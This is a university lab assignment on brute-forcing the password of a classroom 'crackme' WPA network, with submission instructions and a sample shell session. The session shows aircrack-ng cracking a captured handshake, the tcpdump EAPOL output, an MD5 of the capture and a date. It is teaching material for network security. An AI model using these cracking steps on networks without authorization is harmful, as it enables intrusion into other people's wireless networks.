
In the room there is a “crackme” WPA network. You can mount an attack on this network to brute force the password. The students who will find the password within 30 min will get one extra point for the final grade. As a proof that you were able to crack the network, you must send an email to marco.mellia@polito.it.

The email must come from your official @studenti.polito.it account and contain

- Your **Name**, **Lastname**, **student ID number** (matricola)
- The successful **password** found message
- The **pcap file** you use to crack the WPA password, named *<s123456.pcap>*
- One or more **screenshots** and the cut&paste of the **text** of the shell in a .txt file *named <s123456.txt>* which show
  - The output of the aircrack-ng
  - The **tcpdump** output with the EAPOL messages that allow cracking the password. The last packets should be the EAPOL messages
  - The **MD5** of the pcap file
  - The output of the **date** command

i.e., the output similar to

- `echo password| aircrack-ng -w - capture.pcap -e <SSID>`
- `tcpdump -r capture.pcap`
- `md5sum capture.pcap`
- `date`



```
(base) marcomellia@MacBook1diMarco Traces % echo Carola98| aircrack-ng -w - Association.pcap -e Vodafone-mellia
Reading packets, please wait...
Opening Association.pcap
Reading packets, please wait...
Opening Association.pcap
1 potential targets

                              Aircrack-ng 1.7


                  [00:00:00] 1 keys tested (30.96 k/s)


                          KEY FOUND! [ Carola98 ]


      Master Key     : FA 0C D0 9C 9C 02 79 9A 1F A6 1E 60 F4 9D 87 8D
                       5F C5 8E 7D 4E B4 FE 42 09 77 54 7A 76 6E 1C 8D

      Transient Key  : CA 4D 1B 20 CD F6 AD 78 F1 9C FF 5D 66 4D B5 11
                       C3 59 DF 0E CB F0 DD A4 F2 CA 3E EE 00 0A 9E 8B
                       F2 19 A4 71 61 23 67 A0 BD 0A EE B4 FB 27 29 88
                       58 91 D5 2A 59 34 1B 55 BF D9 0D 32 91 36 E7 C6

      EAPOL HMAC     : 19 58 8C A9 25 4F D4 90 15 96 3D 49 83 3C 18 CD


(base) marcomellia@MacBook1diMarco Traces % tcpdump -r Association.pcap
reading from file Association.pcap, link-type IEEE802_11_RADIO (802.11 plus radiotap header)
10:31:01.156934 56833814us tsft 1.0 Mb/s 2412 MHz 11g 0dBm signal -81dBm noise antenna 0 Beacon (Vodafone-mellia) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 1, PRIVACY
10:31:01.162163 56840311us tsft short preamble 6.0 Mb/s 2412 MHz 11g -73dBm signal -81dBm noise antenna 0 Beacon (FRITZ!Box 7590 QG) [1.0* 2.0* 5.5* 11.0* 6.0* 9.0 12.0* 18.0 Mbit] ESS CH: 1, PRIVACY
10:31:01.169190 56846605us tsft 1.0 Mb/s 2412 MHz 11g -32dBm signal -81dBm noise antenna 0 Probe Request (Vodafone-mellia) [1.0* 2.0* 5.5* 11.0* Mbit]
10:31:01.171550 56848542us tsft 1.0 Mb/s 2412 MHz 11g -68dBm signal -81dBm noise antenna 0 Probe Response (Vodafone-mellia) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] CH: 1, PRIVACY
10:31:01.194317 56869925us tsft 1.0 Mb/s 2412 MHz 11g 0dBm signal -81dBm noise antenna 0 Beacon (Wind3 HUB - 1A17E4) [1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0 Mbit] ESS CH: 1, PRIVACY
10:31:01.204870 56881812us tsft 1.0 Mb/s 2412 MHz 11g 0dBm signal -81dBm noise antenna 0 Beacon (InfostradaWiFiDispo) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 1, PRIVACY
10:31:01.208558 56886921us tsft 1.0 Mb/s 2412 MHz 11g 0dBm signal -81dBm noise antenna 0 Authentication (Open System)-1: Successful
10:31:01.209726 56888272us tsft 1.0 Mb/s 2412 MHz 11g 0dBm signal -81dBm noise antenna 0 Authentication (Open System)-2:
10:31:01.212608 56890030us tsft 1.0 Mb/s 2412 MHz 11g 0dBm signal -81dBm noise antenna 0 Assoc Request (Vodafone-mellia) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit]
10:31:01.215120 56892598us tsft 1.0 Mb/s 2412 MHz 11g 0dBm signal -81dBm noise antenna 0 Assoc Response AID(10) : PRIVACY : Successful
10:31:01.228407 56905332us tsft 1.0 Mb/s 2412 MHz 11g 0dBm signal -81dBm noise antenna 0 Beacon (Vodafone-34306565) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 1, PRIVACY
10:31:01.232400 56910154us tsft 1.0 Mb/s 2412 MHz 11g 0dBm signal -81dBm noise antenna 0 EAPOL key (3) v2, len 95
10:31:01.237162 56914653us tsft 1.0 Mb/s 2412 MHz 11g 0dBm signal -81dBm noise antenna 0 EAPOL key (3) v2, len 117
10:31:01.246846 56924119us tsft 1.0 Mb/s 2412 MHz 11g -63dBm signal -81dBm noise antenna 0 EAPOL key (3) v2, len 151
10:31:01.248775 56926556us tsft 1.0 Mb/s 2412 MHz 11g -32dBm signal -81dBm noise antenna 0 EAPOL key (3) v2, len 95
(base) marcomellia@MacBook1diMarco Traces % md5 Association.pcap
MD5 (Association.pcap) = b490d167ac984dd77760f22a09dde18a
(base) marcomellia@MacBook1diMarco Traces % date
Mar  2 Apr 2024 11:39:28 CEST
(base) marcomellia@MacBook1diMarco Traces %
```